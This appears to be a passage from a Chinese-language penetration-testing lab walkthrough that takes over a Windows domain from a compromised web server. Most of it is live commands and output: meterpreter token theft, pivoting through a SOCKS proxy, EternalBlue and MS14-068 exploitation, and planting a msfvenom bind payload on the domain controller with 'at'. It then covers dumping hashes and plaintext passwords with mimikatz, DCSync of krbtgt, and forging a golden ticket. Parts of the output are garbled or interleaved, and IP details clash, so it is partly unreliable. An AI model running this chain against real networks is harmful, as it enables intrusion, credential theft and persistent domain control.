6872 1412 phpstudy_pro.exe x64 2 WEB\Administrator C:\phpstudy_pro\COM\phpstudy_pro.exe
meterpreter > steal_token 1412
Stolen token with username: WEB\Administrator
meterpreter > getuid
Server username: WEB\Administrator
meterpreter > shell
Process 3720 created.
Channel 2 created.
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>net config workstation
net config workstation
\\WEB
web.hackbox.com
Administrator

NetBT_Tcpip_{E8351C91-A4F9-41D1-B172-914190A597AE} (000C294438FD)
NetBT_Tcpip_{C53D5F84-5F2A-41D8-A9F1-54D9047C06DF} (000C294438F3)

Windows Server 2008 R2 Standard

HACKBOX
hackbox.com
DNS
WEB

COM 0
COM 16
COM 250
g
C:\Windows\system32>

```

5.1.2.定位域控

run post/windows/gather/enum_domain

```

[-] The specified meterpreter session script could not be found: post/windows/gather/enum_domain
meterpreter > run post/windows/gather/enum_domain

[+] FOUND Domain: hackbox
[+] FOUND Domain Controller: dc (IP: 69.172.201.153)
meterpreter >

```

run post/windows/gather/enum_ad_computers

```

meterpreter > run post/windows/gather/enum_ad_computers

Domain Computers
=====
dNSHostName      distinguishedName      description      operatingSystem      operatingSystemServicePack
-----
dc.hackbox.com    CN=DC,OU=Domain Controllers,DC=hackbox,DC=com    Windows Server 2008 R2 Standard    Service Pack 1
WEB.hackbox.com  CN=WEB,CN=Computers,DC=hackbox,DC=com    Windows Server 2008 R2 Standard    Service Pack 1

```

5.1.3.域信息收集

net time /domain 查看域控时间

net view 遍历信任主机

net view /domain 查看域

net view /domain:hackbox

```
C:\phpstudy_pro\WWW\www.webhack123.com>net view /domain:hackbox
net view /domain:hackbox
Server Name          Remark
-----
\\DC
\\WEB
The command completed successfully.

C:\phpstudy_pro\WWW\www.webhack123.com>
```

查看域组失败 其他查看组信息均失败

net group /domain

ifconfig 得到两个 ip 段

10.10.10.150

192.168.0.150

```
=====
Interface 11
=====
Name          : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:44:38:f3
MTU           : 1500
IPv4 Address   : 10.10.10.150
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::fc38:80d9:593d:809a
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 12
=====
Name          : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU           : 1280
IPv6 Address   : fe80::5efe:a0a:a96
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name          : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC   : 00:0c:29:44:38:fd
MTU           : 1500
IPv4 Address   : 192.168.0.150
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::7166:3e:7dda:41b7
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

arp

```
meterpreter > arp
ARP cache
=====
```

IP address	MAC address	Interface
10.10.10.149	00:0c:29:a2:dd:48	11
10.10.10.254	00:50:56:eb:91:67	11
10.10.10.255	ff:ff:ff:ff:ff:ff	11
192.168.0.1	30:fc:68:7f:04:fd	13
192.168.0.107	2c:6e:85:a4:28:c4	13
192.168.0.110	00:2b:8f:30:bc:a9	13
192.168.0.123	c4:f0:81:89:ab:d1	13
192.168.0.127	00:0c:29:92:98:71	13
192.168.0.255	ff:ff:ff:ff:ff:ff	13
224.0.0.2	00:00:00:00:00:00	1
224.0.0.2	01:00:5e:00:00:02	11
224.0.0.2	01:00:5e:00:00:02	13

5.1.4.终端设置乱码

在 metasploit 终端使用 shell 返回的信息会有乱码，可以设置编码防止乱码
chcp 65001

5.1.5.终端执行命令信息收集命令

ipconfig /all

```
Ethernet adapter {MAC}: {IP}
Connection-specific DNS Suffix . : localdomain
Description . . . . . : Intel(R) PRO/1000 MT Network Connection
Physical Address. . . . . : 00-0C-29-44-38-F3
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . : fe80::fc38:80d9:593d:809a%11(Preferred)
IPv4 Address. . . . . : 10.10.10.150(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : 2020-06-20 22:57:19
Lease Expires . . . . . : 2020-06-21 15:28:30
Default Gateway . . . . . :
DHCP Server . . . . . : 10.10.10.254
DHCPv6 IAID . . . . . : 234884137
DHCPv6 Client DUID. . . . . : 00-01-00-01-26-7E-42-E6-00-0C-29-44-38-F3
DNS Servers . . . . . : 10.10.10.149
NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.localdomain: {IP}
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes

Tunnel adapter isatap.{E8351C91-A4F9-41D1-B172-914190A597AE}:
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter #2
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . : fe80::5efe:192.168.0.150%14(Preferred)
Default Gateway . . . . . :
DNS Servers . . . . . : 192.168.0.1
NetBIOS over Tcpip. . . . . : Disabled
```

dns 10.10.10.149
dns 一般都是与域控同一个 ip

DC	10.10.10.149
WEB	10.10.10.150

5.1.6.获取登录过的用户信息

run
post/windows/gather/enum_logged_on_users

```

terminate channel 5? [y/N] y
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1 on 47.75.193.89
1000/tcp on 47.75.193.89
Current Logged Users 1000/tcp on 47.75.193.89
===== 111/tcp on 47.75.193.89
Discovered open port 65/tcp on 47.75.193.89
SID \set open port 1888/tcp on 47.75.193.89 User
--- \set open port 80/tcp on 47.75.193.89 ----
S-1-5-18 00000000-00000000-00000000-00000000 NT AUTHORITY\SYSTEM
S-1-5-21-1443003717-4130318662-4279967973-500 WEB\Administrator 1456 cmd

[*] Results saved in: /root/.msf4/loot/20200620230755_default_192.168.0.150_host.users.activ_340480.txt

Recently Logged Users
=====

SID Profile Path
---
S-1-5-18 %systemroot%\system32\config\systemprofile
S-1-5-19 C:\Windows\ServiceProfiles\LocalService
S-1-5-20 C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-1443003717-4130318662-4279967973-500 C:\Users\Administrator
S-1-5-21-2005268815-658469957-1189185684-1103 C:\Users\web
S-1-5-21-2005268815-658469957-1189185684-500 C:\Users\Administrator.HACKBOX

meterpreter >

```

5.1.7.添加路由渗透 DC 域控

run autoroute -s 10.10.10.0/24

```

[*] Missing -s (subnet) option
meterpreter > run autoroute -s 10.10.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.0.150
[*] Use the -p option to list all active routes
meterpreter > run autoroute 10.10.10.0/24

```

5.1.8.开启代理

use auxiliary/server/socks4a


```
msf5 exploit(windows/smb/psexec) > use auxiliary/server/socks4a
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The address to listen on
  SRVPORT    1080             yes       The port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Proxy

msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.

[*] Starting the socks4a proxy server
msf5 auxiliary(server/socks4a) > a
```

5.1.9. 设置 porychanins 代理 nmap 扫描

```

vim /etc/proxychains.conf

# 28 payload/php/shell_findsock
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.ock_tcp
# this option is good to test your IDS :)
# 31 payload/windows/meterpreter/bind_hidden_ipknock_tcp
# Make sense only if random_chain
#chain_len = 2/windows/patchupdllinject/bind_hidden_ipknock_tcp
# 33 payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp
# Quiet mode (no output from library)
#quiet_mode=0/windows/pingback_bind_tcp
# 35 payload/windows/shell/bind_hidden_ipknock_tcp
# Proxy DNS requests - no leak for DNS dataipknock_tcp
proxy_dns=
# 37 payload/windows/vncinject/bind_hidden_ipknock_tcp
# Some timeouts in milliseconds
tcp_read_time_out 15000/ue/forward_pageant
tcp_connect_time_out 8000

# ProxyList format
# 15 aux type: host port [user pass] * options
# (values separated by 'tab' or 'blank')
# module options (auxiliary/server/socks4a):
#
# Name Examples: Setting Required Description
# -----
# SRVHOST 0.0.0.0socks5 192.168.67.78 1080ddrelamer1secret
# SRVPORT 1080http 192.168.89.3 8080rr justustehidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
# auxiliary action:
#
# Name proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
# Proxy
[ProxyList]
# add proxy here ...
# meanwhile:ary( ) > run
# defaults set to "tor"ning as background job 0.
socks4 127.0.1.1 1080
#socks4 127.0.0.1 22224a proxy server

```

```

proxychains nmap -sT -A -Pn
10.10.10.149

```



```

S-chain|<-127.0.0.1:1080-<><-10.10.10.149:6112-<-denied
S-chain|<-127.0.0.1:1080-<><-10.10.10.149:40193-<-denied
S-chain|<-127.0.0.1:1080-<><-10.10.10.149:49156-<><-OK
S-chain|<-127.0.0.1:1080-<><-10.10.10.149:1165-<-denied
Nmap scan report for 10.10.10.149
Host is up (0.98s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown

```

Nmap scan report for 10.10.10.149

Host is up (0.98s latency).

Not shown: 982 closed ports

PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
49152/tcp	open	unknown
49153/tcp	open	unknown
49154/tcp	open	unknown
49156/tcp	open	unknown
49157/tcp	open	unknown
49158/tcp	open	unknown
49163/tcp	open	unknown

5.1.10. 永恒之蓝 ms17_010 进行溢出

```

[+] 10.10.10.149:445 - =====FAIL=====
[+] 10.10.10.149:445 - =====
[*] 10.10.10.149:445 - Connecting to target for exploitation.
[+] 10.10.10.149:445 - Connection established for exploitation.
[+] 10.10.10.149:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.149:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.149:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.10.149:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.10.10.149:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.10.10.149:445 - 0x00000030  6b 20 31                                           k 1
[+] 10.10.10.149:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.149:445 - Trying exploit with 22 Groom Allocations.
[*] 10.10.10.149:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.149:445 - Starting non-paged pool grooming
[+] 10.10.10.149:445 - Sending SMBv2 buffers
[+] 10.10.10.149:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.149:445 - Sending final SMBv2 buffers.
[*] 10.10.10.149:445 - Sending last fragment of exploit packet!
[*] 10.10.10.149:445 - Receiving response from exploit packet
[+] 10.10.10.149:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.149:445 - Sending egg to corrupted connection.
[*] 10.10.10.149:445 - Triggering free of corrupted buffer.

```

溢出失败

5.1.11. ms14-068 的条件



使用这个 exp 需要一个普通域控用户
web 是域用户 但是不知道密码

5.1.12. 开启远程桌面

```

run post/windows/manage/enable_rdp
rdesktop 192.168.0.150

```



密码应该是对的 但不是远程组而已

5.1.13. ms14-068 提权域控

5.1.13.1. ms14-068.exe 创建票据

这些信息从 metasploit 前期信息来的，可以翻到上面查看

ms14-068.exe -u web@hackbox.com -s

S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456

```
c:\phpstudy_pro\WWW\www.webhack123.com>ms14-068.exe -u web@hackbox.com -s S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456
ms14-068.exe -u web@hackbox.com -s S-1-5-21-2005268815-658469957-1189185684-1103 -d 10.10.10.149 -p !@#Qwe456
[*] Building AS-REQ for 10.10.10.149 ... Done!
[*] Sending AS-REQ to 10.10.10.149 ... Done!
[*] Receiving AS-REP from 10.10.10.149 ... Done!
[*] Parsing AS-REP from 10.10.10.149 ... Done!
[*] Building TGS-REQ for 10.10.10.149 ... Done!
[*] Sending TGS-REQ to 10.10.10.149 ... Done!
[*] Receiving TGS-REP from 10.10.10.149 ... Done!
[*] Parsing TGS-REP from 10.10.10.149 ... Done!
[*] Creating ccache file 'TGT_web@hackbox.com.ccache' ... Done!

c:\phpstudy_pro\WWW\www.webhack123.com>
```

5.1.13.2. 载入 kiwi

load kiwi

5.1.13.3. 清理票据

kerberos_ticket_purge 清理票据

5.1.13.4. 导入票据

在 metasploit mimikatz 好似没有这个功能。

上传 mimikatz 注入票据

mimikatz # kerberos::ptc [TGT_web@hackbox.com.ccache](#)

```
C:\phpstudy_pro\WWW\www.webhack123.com>mimikatz.exe
mimikatz.exe

##### mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # kerberos::ptc TGT_web@hackbox.com.ccache
Principal : (01) : web ; @ HACKBOX.COM

Data 0
Start/End/MaxRenew: 2020/6/21 18:33:58 ; 2020/6/22 4:33:58 ; 2020/6/28 18:33:58
Service Name (01) : krbtgt ; HACKBOX.COM ; @ HACKBOX.COM
Target Name (01) : krbtgt ; HACKBOX.COM ; @ HACKBOX.COM
Client Name (01) : web ; @ HACKBOX.COM
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
Session Key : 0x00000017 - rc4_hmac_nt
360e3a0547b8d784d60ad7a6727e148e
Ticket : 0x00000000 - null ; kvno = 2 [ ... ]
* Injecting ticket : OK

mimikatz #
```

exit

klist 查看当前票据

```
C:\phpstudy_pro\WWW\www.webhack123.com>klist
klist
00000000 ID 0000 0:0x3e7
00000000U: (1)
#0> 00000000: web @ HACKBOX.COM
00000000: krbtgt/HACKBOX.COM @ HACKBOX.COM
Kerberos 000000000000: RSADSI RC4-HMAC(NT)
00000000-x50a00000 → forwardable proxiable renewable pre_authent
00000000: 6/21/2020 18:33:58 (00000000)
00000000: 6/22/2020 4:33:58 (00000000)
00000000: 6/28/2020 18:33:58 (00000000)
00000000: RSADSI RC4-HMAC(NT)
ImportError: No module named keytab

C:\phpstudy_pro\WWW\www.webhack123.com>
```

访问 dc 域控

```
C:\phpstudy_pro\WWW\www.webhack123.com>dir \\dc\C$
dir \\dc\C$
00000000 \\dc\C$ 0e100060k000
00000000k000 CAB6-06F3

\\dc\C$ 0000L%
2009/07/14 11:20 <DIR> PerfLogs
2020/06/19 17:57 <DIR> Program Files
2020/06/19 17:57 <DIR> Program Files (x86)
2020/06/20 00:25 <DIR> Users
2020/06/20 00:25 <DIR> Windows
0 0000L% 0 0000
5 0000L% 32,422,764,544 00000000

C:\phpstudy_pro\WWW\www.webhack123.com>
```

5.1.14. 获取 dc 域控权限

5.1.14.1. 生成正向载荷

```
msfvenom -p windows/meterpreter/bind_tcp lport=13777 -f exe >`pwd`/bind.exe
```

5.1.14.2. copy 复制到域控

```
c:\phpstudy_pro\WWW\www.webhack123.com>copy bind.exe \\dc\C$
copy bind.exe \\dc\C$
1 file(s) copied.
```

5.1.14.3. at 执行任务运行 exe

```
c:\phpstudy_pro\WWW\www.webhack123.com>at  
at
```

There are no entries in the list.

```
c:\phpstudy_pro\WWW\www.webhack123.com>at \\dc  
at \\dc
```

There are no entries in the list.

```
c:\phpstudy_pro\WWW\www.webhack123.com>net time \\dc  
net time \\dc  
Current time at \\dc is 2020/6/21 23:53:07
```

The command completed successfully.

```
c:\phpstudy_pro\WWW\www.webhack123.com>at \\dc 23:55:00 c:/bind.exe  
at \\dc 23:55:00 c:/bind.exe  
Added a new job with job ID = 1
```

5.1.14.4. 获取域控权限命令

复制文件到目标

```
copy bind.exe \\dc\C$\
```

查询 dc 时间

```
net time \\dc
```

增加任务执行

```
at \\dc 23:55:00 c:/bind.exe
```

连接域控

```
use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
```

```
payload => windows/meterpreter/bind_tcp
```

```
msf5 exploit(multi/handler) > set rhost 10.10.10.149
```

```
rhost => 10.10.10.149
```

```
msf5 exploit(multi/handler) > set lport 13777
```

```
lport => 13777
```

```
msf5 exploit(multi/handler) > exploit
```



```

msf5 exploit(multi/handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set rhost 10.10.10.149
rhost => 10.10.10.149
msf5 exploit(multi/handler) > set lport 13777
lport => 13777
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.10.10.149:13777 OK
[*] Sending stage (180291 bytes) to 10.10.10.149
[*] Meterpreter session 2 opened (192.168.0.127-192.168.0.150:0 → 10.10.10.149:13777) at 2020-06-21 07:59:22 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:a2:dd:48
MTU : 1500
IPv4 Address : 10.10.10.149
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::59e8:c03b:54ff:d34c
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name : Microsoft ISATAP Adapter

```

5.1.15. 获取 dc 域控哈希明文

迁移进程

migrate 388

meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.

[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]

[*] Obtaining the boot key...

[*] Calculating the hboot key using SYSKEY 36ce7093f2a02644f802d363ec425289...

/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant

OpenSSL::Cipher::Cipher is deprecated

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant

OpenSSL::Cipher::Cipher is deprecated

/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant

OpenSSL::Cipher::Cipher is deprecated

/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant

OpenSSL::Cipher::Cipher is deprecated

[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:2cbe963d0d877c8cc7d09c936f1c3b33:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

load mimikatz

tspkg

```
[7] { DNS ; dc.hackbox.com ; 86a30120b2928912019d24e12e1445576cd34bb87d7147c3be7efd7c2b809f7e79343f8381b6f8b40e4b6a5515f0ea62af1631d1ce922ae1da274d2d13f87b }
[8] { Administrator ; HACKBOX.COM ; !@#Qwe123 }
meterpreter > tspkg
[*] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=====
AuthID   Package   Domain   User   Password
-----
0:996    Negotiate HACKBOX   DC$
0:997    Negotiate NT AUTHORITY LOCAL SERVICE
0:45147  NTLM
0:999    Negotiate HACKBOX   DC$
0:148487 Kerberos  HACKBOX   Administrator !@#Qwe123
meterpreter > |
```

5.1.16. 抓域控全部 hash

run post/windows/gather/smart_hashdump

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against DC
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to: /root/.msf4/loot/20200621081423_default_10.10.10.149_windows.hashes_086045.txt
[*] This host is a Domain Controller!
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:2cbe963d0d877c8cc7d09c936f1c3b33
[*] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6f60ace6accbcb76078ccc0312174e98
[*] web:1103:aad3b435b51404eeaad3b435b51404ee:086a0bb1ed4ec72250760ea531bf8074
[*] DC$:1000:aad3b435b51404eeaad3b435b51404ee:35038905f0fcf79eca3d8fff28f94f87
[*] WEB$:1104:aad3b435b51404eeaad3b435b51404ee:fd0c8f5bc45e86c9ca5c8a289a727149
meterpreter > |
```

[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:2cbe963d0d877c8cc7d09c936f1c3b33

[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6f60ace6accbcb76078ccc0312174e98

[+] web:1103:aad3b435b51404eeaad3b435b51404ee:086a0bb1ed4ec72250760ea531bf8074

[+] DC\$:1000:aad3b435b51404eeaad3b435b51404ee:35038905f0fcf79eca3d8fff28f94f87

[+] WEB\$:1104:aad3b435b51404eeaad3b435b51404ee:fd0c8f5bc45e86c9ca5c8a289a727149

5.1.17. 制作黄金票据

考虑长期权维护，还是做一个黄金票据比较保险。

5.1.18. 获取 ntlm sid rid

```
wmic useraccount where name="krbtgt" get sid
```

5.1.19. 窃取 域控超级管理权限

系统权限没办法做 dcsync 所以切换域管理权限

```
steal_token 2812
```

```
dcsync_ntlm krbtgt
```

```

2404 2484 userinit.exe x64 2 HACKBOX\Administrator C:\Windows\System32\userinit.exe
2484 2464 winlogon.exe x64 2 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
2584 832 taskeng.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\taskeng.exe
2668 448 taskhost.exe x64 2 HACKBOX\Administrator C:\Windows\System32\taskhost.exe
2704 448 ServerManagerLauncher.exe x64 2 HACKBOX\Administrator C:\Windows\System32\ServerManagerLauncher.exe
2812 2404 explorer.exe x64 2 HACKBOX\Administrator C:\Windows\explorer.exe
3000 448 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
3056 2464 csrss.exe x64 2 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe

meterpreter > steal_token 2812
Stolen token with username: HACKBOX\Administrator
meterpreter > dcsync_ntlm krbtgt
[*] Account : krbtgt
[*] NTLM Hash : 6f60ace6accbcb76078ccc0312174e98
[*] LM Hash : 36588bd35fd1fe85ec5fd73a1ca6805b
[*] SID : S-1-5-21-2005268815-658469957-1189185684-502
[*] RID : 502
meterpreter >

```

5.1.20. 生成黄金票据

golden_ticket_create -d <域名> -u <任意用户名> -s <Domain SID> -k <krbtgt NTLM Hash> -t <ticket 本地存储路径如:/tmp/krbtgt.ticket>

```
golden_ticket_create -d hackbox.com -u moonsec -s S-1-5-21-2005268815-658469957-1189185684 -k 6f60ace6accbcb76078ccc0312174e98 -t /tmp/krbtgt.ticket
```

5.1.21. 注入黄金票据

切换到 web 服务器 把凭据都清理掉

```
kerberos_ticket_use /tmp/test.ticket
```

```
dir \\dc\c$
```

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4076 created.
Channel 356 created.
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>dir \\dc\c$
dir \\dc\c$
4k

C:\Windows\system32>^C
Terminate channel 356? [y/N] y
meterpreter > kerberos_ticket_use /tmp/test.ticket
[*] Using Kerberos ticket stored in /tmp/test.ticket, 1788 bytes ...
[*] Kerberos ticket applied successfully.

meterpreter > shell
Process 3468 created.
Channel 357 created.
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation

